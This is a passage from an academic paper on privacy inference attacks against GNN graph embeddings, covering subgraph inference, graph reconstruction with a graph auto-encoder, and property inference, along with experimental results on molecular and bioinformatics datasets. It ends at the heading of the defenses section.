Constructing Features. The attack model first uses a graph embedding extractor to transform the subgraph $\mathcal{G}_S$ into a subgraph embedding $H_{\mathcal{G}_S}$ to make the two inputs comparable. The attack model then aggregates the target graph embedding $H_{\mathcal{G}_T}$ and the subgraph embedding $H_{\mathcal{G}_S}$ to generate an *attack feature vector* χ. In this paper, we propose the following three aggregation strategies:

- **Concatenation.** A commonly used approach is to concatenate the two graph embeddings, i.e., $\chi = H_{\mathcal{G}_T} || H_{\mathcal{G}_S}$, where $||$ is the concatenation operation.
- **Element-wise Difference.** An alternative is to calculate the element-wise difference of two graph embeddings, i.e., $\chi = H_{\mathcal{G}_T} - H_{\mathcal{G}_S}$.
- **Euclidean Distance.** Another approach is to calculate the Euclidean distance between two graph embeddings, i.e., $\chi = ||H_{\mathcal{G}_T} - H_{\mathcal{G}_S}||_2$.

We empirically evaluate the effectiveness of these three strategies in Section 7.3.

Training Attack Model. The final step of the attack is to send the attack feature vector χ to a binary classifier, which is modeled as an MLP (multi-layer perceptron), to determine whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$. We use the cross entropy loss and gradient decent algorithm to train the attack model. Note that the binary classifier and the graph embedding extractor in the attack model $\mathcal{F}_{AS}$ are trained simultaneously.

6 Graph Reconstruction Attack

6.1 Attack Overview

Given the target graph embedding $H_{\mathcal{G}_T}$, the attack goal is to reconstruct a graph $\mathcal{G}_R$ that have similar graph statistics, such as degree distribution and local clustering coefficient, with the target graph $\mathcal{G}_T$. Figure 4 shows the overall attack pipeline of graph reconstruction attack. The graph reconstruction attack is the most challenging task because we are rebuilding the whole graph from a single vector H_G. To this end, the attack model $\mathcal{F}_{AR}$ leverages a tailored graph auto-encoder [46] and puts its decoder into service to transform the graph embedding to a graph. Once trained, the adversary feeds $H_{\mathcal{G}_T}$ to the decoder, and the decoder would output reconstructed graph $\mathcal{G}_R$ that have similar graph statistics with the target graph $\mathcal{G}_T$.




Figure 4: Attack pipeline of the graph reconstruction attack. The attack model $\mathcal{F}_{AR}$ is a decoder that can transform the graph embedding to a graph. The decoder can be obtained from the graph auto-encoder paradigm.

6.2 Attack Model $\mathcal{F}_{AR}$

Attack Definition. Formally, the graph reconstruction attack is defined as

$$\mathcal{F}_{AR} : H_{\mathcal{G}_T} \rightarrow \mathcal{G}_R$$

Essentially, the graph reconstruction attack $\mathcal{F}_{AR}$ is the decoder of a customized graph auto-encoder. We outline the technical details of building $\mathcal{F}_{AR}$ below.

Graph Auto-encoder Design. We use the graph auto-encoder paradigm to train the attack model. The architecture is shown in the training phase of Figure 4. We use an auxiliary dataset $\mathcal{D}_{aux}$ to train the graph auto-encoder. Different from the auto-encoder in the image domain, the graph auto-encoder has an additional component named *graph matching* except for the encoder and decoder. The reason for introducing the graph matching component is that neither the auxiliary graph $\mathcal{G}_{aux} \in \mathcal{D}_{aux}$ nor the reconstructed graph $\mathcal{G}_R$ imposes node orderings (i.e., graph isomorphism), making the calculation of loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ inaccurate. For instance, an auxiliary graph $\mathcal{G}_{aux}$ and a reconstructed graph $\mathcal{G}_R$ with the

same structure and completely different node orderings can have different adjacency matrix, such that the loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ is large while it is expected to be zero. Besides, the encoder in the graph auto-encoder can transform a graph to the graph embedding, which can be modeled as a GNN model. The decoder can transform the graph embedding back to graph in the form of an adjacency matrix, which can be modeled as a multi-layer perceptron.

Graph Matching. Following the same strategy as in [46], we adopt the maximum pooling matching method in our implementation. The main idea is to find a transformation matrix $Y \in \{0,1\}^{n\times n}$ between $\mathcal{G}_T$ and $\mathcal{G}_R$, where $Y_{a,i} = 1$ if node $v_a \in \mathcal{G}_T$ is assigned to $v_i \in \mathcal{G}_R$, and $Y_{a,i} = 0$ otherwise. Due to space limitation, we refer the readers to [46] for the detailed calculation of Y.

Training Attack Model. To train the graph auto-encoder, we use the cross entropy to calculate the loss between $\mathcal{G}_{aux}$ and $\mathcal{G}_R$, which calculates the cross entropy between each pair of elements in $\mathcal{G}_{aux}$ and $\mathcal{G}_R$. Formally, denote the adjacency matrix of $\mathcal{G}_{aux}$ and $\mathcal{G}_R$ as $A_{\mathcal{G}_{aux}}$ and $A_{\mathcal{G}_R}$ respectively. For each training sample, we first conduct the graph matching to obtain Y, then use the cross entropy between $A_{\mathcal{G}_{aux}}$ and $YA_{\mathcal{G}_R}Y^T$ to update the graph auto-encoder.

Fine-tuning Decoder. Note that the structure or the parameters of the encoder can be different from the target embedding model; thus, the decoder may not perfectly capture the correlation between the auxiliary graph $\mathcal{G}_{aux}$ and its graph embedding $H_{\mathcal{G}_{aux}}$ generated by the target embedding model. To address this issue, we use the auxiliary graph $\mathcal{G}_{aux}$ to query the target embedding model and obtain the corresponding graph embedding $H_{\mathcal{G}_{aux}}$. Then, the graph-embedding pairs $\langle \mathcal{G}_{aux}, H_{\mathcal{G}_{aux}} \rangle$ obtained from the target embedding model are used to fine-tune the decoder using the same procedure of graph matching and loss function as aforementioned [42].

Discussion. Both the space and time complexity of the graph matching algorithm are $O(n^4)$; thus, our attack can be only applied to graphs with tens of nodes. This is enough in many real-world datasets, such as bioinformatics graphs and mocecular graphs. In the future, we plan to investigate more advanced methods to extend our attacks to larger graphs. Besides, our current attack can only restore the graph structure of the target graph. We plan to reconstruct the node features and the graph structure simultaneously in the future.

7 Evaluation

7.1 Experimental Setup

Datasets. We conduct our experiments on five public graph datasets from TUDataset [35], including DD, ENZYMES, AIDS, NCI1, and OVCAR-8H. These datasets are widely used as benchmark datasets for evaluating the performance of GNN models [7, 12, 14, 59]. DD and ENZYMES are bioinformatics graphs, where the nodes represent the secondary structure elements, and an edge connects two nodes if they are neighbors along the amino acid sequence or one of three nearest neighbors in space. The node features consist of the amino acid type, i.e., helix, sheet, or turn, as well as several physical and chemical information. AIDS, NCI1, and OVCAR-8H are molecule graphs, where nodes and edges represent atoms and chemical bonds, respectively. The node features typically consist of one-hot encoding of the atom type, e.g., hydrogen, oxygen, carbon, etc. Each dataset has multiple independent graphs with a different number of nodes and edges, and each graph is associated with a label. For instance, the label of the molecule datasets indicates the toxicity or biological activity determined in drug discovery projects. Table 1 summarizes the statistics of all the datasets.

Table 1: Dataset statistics, including the type of graphs, the total number of graphs in the dataset, the average number of nodes, the average number of edges, and the number of classes associated with each dataset. The datasets with * are used for dataset transfer attacks.

Dataset	Type	# Graphs	Avg. Nodes	Avg. Edges	# Feats	# Classes
DD	Bioinformatics	1,178	284.32	715.66	89	2
ENZYMES	Bioinformatics	600	32.63	62.14	21	6
AIDS	Molecules	2,000	15.69	16.20	42	2
NCI1	Molecules	4110	29.87	32.30	37	2
OVCAR-8H	Molecules	4052	46.67	48.70	65	2
PC3*	Molecules	2751	26.36	28.49	37	2
MOLT-4H*	Molecules	3977	46.70	48.74	65	2

Graph Embedding Models. As discussed in Section 2.2, the graph embedding models typically consist of node embedding modules and graph pooling modules (see Section 2). In our experiments, we use a 3-layer SAGE [21] module to implement node embedding. For graph pooling, we consider the following three methods.

- **MeanPool [20].** Given all the node embeddings $H_u, \forall u \in \mathcal{G}$, MeanPool directly averages all the node embeddings to obtain the graph embedding, i.e., $H_{\mathcal{G}} = \frac{1}{|\mathcal{G}|}\sum_{u\in\mathcal{G}} H_u$, where $|\mathcal{G}|$ is the number of nodes in $\mathcal{G}$.
- **DiffPool [60].** This is a hierarchical pooling method, which relies on multiple layers of graph pooling operations to obtain the graph embedding $H_{\mathcal{G}}$. Concretely, we use three layers of graph pooling operations in our implementation. The first and second graph pooling layers narrow down the number of nodes to $0.25 \cdot |\mathcal{G}|$ and $0.25^2 \cdot |\mathcal{G}|$, respectively, using DiffPool operation. In the last layer of graph pooling, we use the mean pooling operation to generate the final graph embedding $H_{\mathcal{G}}$.
- **MinCutPool [3].** This is also a hierarchical graph pooling method. Similar to DiffPool, we use three layers of graph pooling operations. The first two graph pooling layers narrow down the number of nodes to $0.5 \cdot |\mathcal{G}|$ and $0.5^2 \cdot |\mathcal{G}|$, respectively, using MinCutPool operation, and the last layer uses the mean pooling operation.

For presentation purpose, we use the name of graph pooling methods, namely MeanPool, DiffPool, and MinCutPool, to represent the graph embedding models in this section.




Figure 5: [Higher means better attack performance.] Attack accuracy for property inference. Different columns represent different datasets, and different rows represent different graph properties to be inferred. In each figure, different legends stand for different graph embedding models, different groups stand for different bucketization schemes. The Random and Baseline method represent the random guessing and summarizing auxiliary dataset baseline, respectively.

Implementation. We use the PyTorch Geometric[10] library to implement all the graph embedding models. All the attacks are implemented with Python 3.7, and conducted on an NVIDIA DGX-A100 server with 2TB memory.

Experimental Settings. For each dataset $\mathcal{D}$, we split it into three disjoint parts, target dataset $\mathcal{D}_T$, attack training dataset $\mathcal{D}_A^{train}$, and attack testing dataset $\mathcal{D}_A^{test}$. The target dataset $\mathcal{D}_T$ (40%) is used to train the target embedding model $\mathcal{F}_T$, which is shared by all the three inference attacks. The attack training dataset $\mathcal{D}_A^{train}$ (30%) corresponds to the auxiliary dataset $\mathcal{D}_{aux}$, which is used to generate the training data for the attack model. The attack testing dataset $\mathcal{D}_A^{test}$ (30%) corresponds to the target graph $\mathcal{G}_T$ in the attack phase. By default, we set the graph embedding dimension d_H as 192, which is the default setting of PyTorch Geometric.

7.2 Property Inference Attack

Evaluation Metrics. As the attack goal of property inference attack is to infer the basic graph properties of the target graph $\mathcal{G}_T$, a commonly used metric to measure the attack performance is the *attack accuracy*, which calculates the proportion of graphs being correctly inferred.

Attack Setup. We conduct extensive experiments on five real-world graph datasets and three state-of-the-art GNN-based graph embedding models. In our experiments, we consider five different graph properties: Number of nodes, number of edges, graph density, graph diameter, and graph radius. For each graph property, we bucketize its domain into k bins,

[10] https://github.com/rusty1s/pytorch_geometric




Figure 6: Datasets transferability for property inference attack between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3.

which transforms the attack into a multi-class classification problem. Concretely, for the number of nodes (edges) and the graph diameter (radius), the property domain is from 1 to the maximum number of nodes (edges) and the maximum graph diameter (radius) in the auxiliary dataset $\mathcal{D}_{aux}$. For the graph density, the property domain is $[0.0, 1.0]$. In our experiments, we consider four different *bucketization schemes*, i.e., $k \in \{2, 4, 6, 8\}$.

Competitors. To validate the effectiveness of our proposed attack, we need to compare with two baseline attacks.

- **Random Guessing (Random).** The most straightforward baseline is random guessing, which varies for different bucketization schemes. For instance, the attack accuracy of random guessing for $k = 2$ and $k = 8$ are 0.5 and 0.125.

- **Directly Summarizing Auxiliary Dataset (Baseline).** Another baseline attack is directly summarizing the properties from the auxiliary dataset $\mathcal{D}_{aux}$ instead of training a classifier. Concretely, we calculate the average property values from $\mathcal{D}_{aux}$, and use them for predicting the properties of the target graphs.

Experimental Results. Figure 5 illustrates the attack performance, where different rows represent different graph properties, and different columns represent different datasets. Due to space limitation, we defer the results of graph diameter and graph radius to Appendix C.1.

In general, the experimental results show that our attack outperforms two baseline attacks in most of the settings. For instance, when the bucketization scheme $k = 2$, on the number of nodes property, we can achieve an attack accuracy of 0.904 on the DD dataset for the DiffPool model, while the attack accuracy of random guessing and summarizing auxiliary dataset baseline is 0.500 and 0.541, respectively. We further observe that a larger bucketization scheme k leads to worse attack accuracy. This is expected because larger k requires higher granularity of graph structural information, and is more difficult for the classifier to distinguish. In addition, we note that, in most of the cases, the attack accuracy on the MeanPool model is worse than that of the other two graph embedding models, and sometimes even close to that of the random guessing baseline. This can be explained by the fact that the MeanPool model directly averages all the node embeddings, which might lose some graph structural information.

Datasets Transferability. In previous experiments, we assume the auxiliary dataset $\mathcal{D}_{aux}$ comes from the same distribution as the target graphs. To relax this assumption, we conduct additional experiments when $\mathcal{D}_{aux}$ comes from different distribution than the target graphs. We evaluate the transferability between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3 on MinCutPool with $k = 2$. The experimental results in Figure 6 show that our property inference attack is still effective when $\mathcal{D}_{aux}$ and the target graphs come from different distributions.

7.3 Subgraph Inference Attack

Evaluation Metrics. Recall that the subgraph inference attack is a binary classification task; thus we use the *AUC* metric to measure the attack performance, which is widely used to measure the performance of binary classification in a range of thresholds [2, 6, 16, 24, 40, 61]. The higher AUC value implies better attack performance. An AUC value of 1 implies maximum performance (true-positive rate of 1 with a false-positive rate of 0) while an AUC value of 0.5 means performance equivalent to random guessing.

Attack Setup. We conduct extensive experiments on five graph datasets and three graph embedding models to evaluate the effectiveness of our proposed attack. To obtain the subgraph, we rely on three graph sampling methods: Random walk sampling, snowball sampling, and forest fire sampling. We refer the readers to Appendix B for detailed descriptions of these sampling methods. For each sampling method, we consider four different *sampling ratios*, i.e., $\{0.2, 0.4, 0.6, 0.8\}$, which determines how many nodes are contained in the subgraph. In practice, the sampling ratio is determined by the size of the subgraph of interest. We use element-wise difference method to generate the feature vector χ. We generate the same number of positive samples and negative samples in both training and testing datasets to learn balanced model.

Competitor. Recall that we integrate a graph embedding extractor in the attack model to transform the subgraph into subgraph embedding in Section 5. The embedding extractor is jointly trained with the binary classifier in the attack model. An alternative for subgraph inference is to generate the subgraph embedding from the target model together with the target graph embedding, and then train an isolated binary classifier as attack model. To validate the necessity of integrating embedding extractor in the attack model, we compare with the baseline attack that obtains subgraph embeddings from the target model.

Experimental Results. Figure 7 illustrates the attack performance, where different rows represent different datasets, and different columns represent different sampling methods. Due to space limitation, we defer the results of other datasets to Appendix C.2. The experimental results show that our attack is effective in most of the settings, especially when the sampling ratio is 0.8. For instance, we can achieve 0.982 attack AUC on the DD dataset and MeanPool model with FireForest sampling method. Besides, we observe that when the sampling ratio decreases, the attack AUC decreases for most of the settings. This is expected as the positive samples and the negative samples tend to be more similar to each other on smaller subgraphs, making the attack model more difficult to distinguish between them. Despite this, our attack can still achieve 0.859 attack AUC on ENSYMES and MeanPool with Snowball when the sampling ratio is 0.2.

Comparing different graph embedding models, we further observe that the subgraph inference attack performs the best on the MeanPool model in most of the settings, which is opposite to the property inference attack. We suspect this is because DiffPool and MinCutPool decompose the graph structure during their pooling process; thus, the subgraph as a whole might never be seen by the target model. This makes it harder for graph embedding matching to be effective.

Necessity of Embedding Extractor. Comparing with the baseline, we observe that our subgraph inference attack consistently outperforms the baseline attack in most of the cases, especially when the sampling ratio is small. For instance, on the DD dataset, when the sampling ratio is 0.2, our attack achieves 0.821 AUC on MeanPool model and FireForest sampling method, while the baseline attack achieves AUC of 0.515. We further observe that when the sampling ratio increases, the baseline attack can gradually achieve comparable




Figure 7: [Higher means better attack performance.] Attack AUC for subgraph inference attack. Different rows and columns represent different datasets and graph sampling methods. In each figure, different legends and groups stand for different graph embedding models and different sampling ratios. We use element-wise difference method to generate the feature vector χ.

Table 2: Attack AUC for different feature construction methods in subgraph inference attack. The graph embedding model is DiffPool and the graph sampling method is RandomWalk. Due to space limitation, we use Concat, EDist, and EDiff to represent Concatenation, Euclidean Distance, and Element-wise Difference, respectively.

Dataset	0.8 Concat	0.8 EDist	0.8 EDiff	0.6 Concat	0.6 EDist	0.6 EDiff	0.4 Concat	0.4 EDist	0.4 EDiff	0.2 Concat	0.2 EDist	0.2 EDiff
DD	0.53 ± 0.01	0.81 ± 0.06	$\mathbf{0.88 \pm 0.01}$	0.51 ± 0.01	0.79 ± 0.04	$\mathbf{0.87 \pm 0.01}$	0.52 ± 0.01	0.79 ± 0.02	$\mathbf{0.85 \pm 0.01}$	0.50 ± 0.02	0.71 ± 0.08	$\mathbf{0.80 \pm 0.00}$
ENZYMES	0.49 ± 0.02	0.63 ± 0.10	$\mathbf{0.88 \pm 0.03}$	0.52 ± 0.03	0.71 ± 0.10	$\mathbf{0.88 \pm 0.03}$	0.54 ± 0.02	0.56 ± 0.07	$\mathbf{0.86 \pm 0.01}$	0.48 ± 0.02	0.53 ± 0.03	$\mathbf{0.78 \pm 0.01}$
AIDS	0.51 ± 0.01	0.53 ± 0.04	$\mathbf{0.78 \pm 0.04}$	0.55 ± 0.01	0.51 ± 0.02	$\mathbf{0.76 \pm 0.05}$	0.54 ± 0.01	0.51 ± 0.03	$\mathbf{0.73 \pm 0.06}$	0.56 ± 0.02	0.50 ± 0.00	$\mathbf{0.76 \pm 0.05}$
NCI1	0.51 ± 0.00	0.51 ± 0.02	$\mathbf{0.70 \pm 0.06}$	0.49 ± 0.02	0.52 ± 0.01	$\mathbf{0.67 \pm 0.06}$	0.50 ± 0.01	0.51 ± 0.01	$\mathbf{0.64 \pm 0.03}$	0.49 ± 0.01	0.51 ± 0.01	$\mathbf{0.64 \pm 0.00}$
OVCAR-8H	0.54 ± 0.01	0.63 ± 0.12	$\mathbf{0.89 \pm 0.02}$	0.50 ± 0.04	0.69 ± 0.09	$\mathbf{0.88 \pm 0.02}$	0.51 ± 0.03	0.74 ± 0.02	$\mathbf{0.84 \pm 0.01}$	0.54 ± 0.01	0.60 ± 0.13	$\mathbf{0.82 \pm 0.02}$




Figure 8: Sampling methods transferability for subgraph inference attack. RW, SB, and FF are abbreviations for RandomWalk, Snowball, and FireForest, respectively.




Figure 9: Embedding models transferability for subgraph inference attack. MP, DP, and MCP are abbreviations for MeanPool, DiffPool, and MinCutPool, respectively.

attack AUC as our attack. This is expected as distinguishing between the positive subgraph and negative subgraph is much easier when the sampling ratio is large.

Comparison of Feature Construction Methods. We propose three strategies to aggregate the graph embeddings of the target graph and the subgraph of interest in the attack model $\mathcal{F}_{AS}$, namely concatenation, element-wise difference, and Euclidean distance, in Section 5. We now compare the performance of different strategies. Table 2 shows the experimental results on five datasets when the graph embedding model is DiffPool and the graph sampling method is RandomWalk.

We observe that the element-wise difference method achieves the best performance, while the concatenation method has an attack AUC close to random guessing. This indicates that the discrepancy information between two graph embeddings (element-wise difference method) is more in-




Figure 10: Dataset transferability for subgraph inference between OVCAR-8H (OVC) and MOLT-4H (MOL), as well as between NCI1 and PC3.

formative than the plain graph embeddings (concatenation method) in terms of subgraph inference attack. Note that the Euclidean distance also implicitly captures the discrepancy information of two graph embeddings, while it relies on one scalar value and loses other rich discrepancy information.

Sampling Methods Transferability. So far, our experiments use the same sampling method for the auxiliary graph to train the attack model and the target graph to test the attack model. We conduct additional experiments to show whether our attack still works when the sampling methods are different. Figure 8 illustrates the experimental results on DD and ENZYMES datasets. We use DiffPool as the graph embedding model and adopt a sampling ratio of 0.8. As we can see, in most cases, the sampling methods do not have a significant impact on the attack performance.

Embedding Models Transferability. In previous experiments, the architecture of the graph embedding extractor in the attack model is the same as the target embedding model. In practice, the model architecture of the target embedding model might be unknown to the adversaries. To understand whether our attack still works when the architectures are different, we conduct experiments on the DD and ENZYMES datasets. Figure 9 illustrates the experimental results of RandomWalk sampling method with a sampling ratio of 0.8. We observe that the attack performance slightly drops when the model architectures are different. Despite this, we can still achieve 0.773 attack AUC in the worse case.

Datasets Transferability. Similar to property inference attack, to relax the assumption that $\mathcal{D}_{aux}$ comes from the same distribution of the target graphs, we conduct additional experiments when $\mathcal{D}_{aux}$ and the target graphs come from different distributions. We experiment on the RandomWalk method with a sampling ratio of 0.8. The experimental results in Figure 10 show that our subgraph inference attack is still effective for dataset transfer.

7.4 Graph Reconstruction Attack

Evaluation Metrics. We evaluate the performance of graph reconstruction from two perspectives:

Table 3: [Higher means better attack performance.] Attack performance of graph reconstruction measured by graph isomorphism.

Dataset	DiffPool	MeanPool	MinCutPool
AIDS	0.875 ± 0.003	0.794 ± 0.003	0.869 ± 0.002
ENZYMES	0.670 ± 0.019	0.653 ± 0.022	0.704 ± 0.012
NCI1	0.752 ± 0.005	0.771 ± 0.010	0.693 ± 0.007

- **Graph Isomorphism**. The graph isomorphism compares the structure of the reconstructed graph $\mathcal{G}_R$ with the target graph $\mathcal{G}_T$, and determines their similarity. The graph isomorphism problem is well-known to be intractable in polynomial time; thus, approximate algorithms such as *Weisfeiler-Lehman (WL) algorithm* are widely used for addressing it [36, 44, 59]. The general idea of WL algorithm is to iteratively calculate the WL graph kernel of two graphs. We normalize the WL graph kernel in the range of [0.0, 1.0], and a WL graph kernel of 1.0 means two graphs perfectly match. We adopt the DGL implementation of WL algorithm in our experiments.[11]
- **Macro-level Graph Statistics**. Recall that the objective of the graph reconstruction attack is to generate a graph $\mathcal{G}_R$ that has similar graph statistics with the target graph $\mathcal{G}_T$. In practice, there are a plethora of graph structural statistics to analyze a graph. In this paper, we adopt four widely used graph statistics: Degree distribution, local clustering coefficient (LCC), betweenness centrality (BC), and closeness centrality (CC). We refer the readers to Appendix B for detailed descriptions of these statistics.

Note that the number of nodes in $\mathcal{G}_R$ might be different from the target graph $\mathcal{G}_T$ due to the graph auto-encoder architecture, and there are no node orderings imposed for $\mathcal{G}_R$ and $\mathcal{G}_T$; thus we cannot directly compare the node-level graph statistics including LCC, CC, and BC. To address this issue, we bucketize the statistic domain into 10 bins and measure their distributions. For each graph statistic, we use three metrics to measure the distribution similarity between the target graph $\mathcal{G}_T$ and the reconstructed graph $\mathcal{G}_R$: *Cosine similarity*, *Wasserstein distance*, and *Jensen-Shannon (JS) divergence*. Intuitively, higher cosine similarity and lower Wasserstein distance/JS divergence mean better attack performance. The ranges of cosine similarity, Wasserstein distance, and JS divergence are $[-1.0, 1.0]$, $[0.0, 1.0]$, and $[0.0, 1.0]$, respectively.

Attack Setup. Recall that both space and time complexity of the graph matching algorithm are $O(n^4)$, we conduct our experiments on three small datasets in Table 1, i.e., AIDS, ENZYMES, and NCI1, and three graph embedding models. We run all the experiments five times with the mean and standard deviation reported.

[11] https://github.com/InkToYou/WL-Kernel-DGL

Table 4: [Higher means better attack performance.] Attack performance of graph reconstruction measured by macro-level graph statistics, the similarity of which is measured by cosine similarity.

Dataset	Target Model	Degree Dist.	LCC Dist.	BC Dist.	CC Dist.
AIDS	MeanPool	0.651 ± 0.001	0.999 ± 0.001	0.987 ± 0.001	0.876 ± 0.002
	DiffPool	0.894 ± 0.001	0.999 ± 0.001	0.983 ± 0.001	0.787 ± 0.002
	MinCutPool	0.888 ± 0.003	0.999 ± 0.001	0.983 ± 0.001	0.785 ± 0.006
ENZYMES	MeanPool	0.450 ± 0.070	0.646 ± 0.005	0.959 ± 0.001	0.516 ± 0.037
	DiffPool	0.519 ± 0.007	0.661 ± 0.008	0.958 ± 0.001	0.504 ± 0.005
	MinCutPool	0.467 ± 0.019	0.490 ± 0.009	0.916 ± 0.001	0.414 ± 0.009
NCI1	MeanPool	0.736 ± 0.003	0.999 ± 0.001	0.877 ± 0.001	0.402 ± 0.001
	DiffPool	0.633 ± 0.002	0.999 ± 0.001	0.877 ± 0.001	0.495 ± 0.002
	MinCutPool	0.570 ± 0.002	0.999 ± 0.001	0.877 ± 0.001	0.496 ± 0.001

Experimental Results. Table 3 and Table 4 illustrate the attack performance in terms of graph isomorphism and macro-level graph statistics (measured by cosine similarity), respectively. Due to space limitation, we defer the results of the macro-level graph statistics measured by Wasserstein distance and JS divergence to Appendix C.3. In general, our attack achieves strong performance. For instance, the WL graph kernel on AIDS and DiffPool achieves 0.875. Besides, the cosine similarity of the betweenness centrality distribution is larger than 0.85 for all the settings. We can also achieve 0.99 cosine similarity for local clustering coefficient distribution for the AIDS and NCI1 datasets. For degree distribution and closeness centrality distribution, the attack performance is slightly worse; however, we can still achieve cosine similarity larger than or close to 0.5.

To investigate the impact of the quality of the auto-encoder on the attack performance, we conduct additional experiments on the auto-encoders trained in different epochs. Due to space limitation, we defer the experimental results to Appendix C.3.

8 Defenses

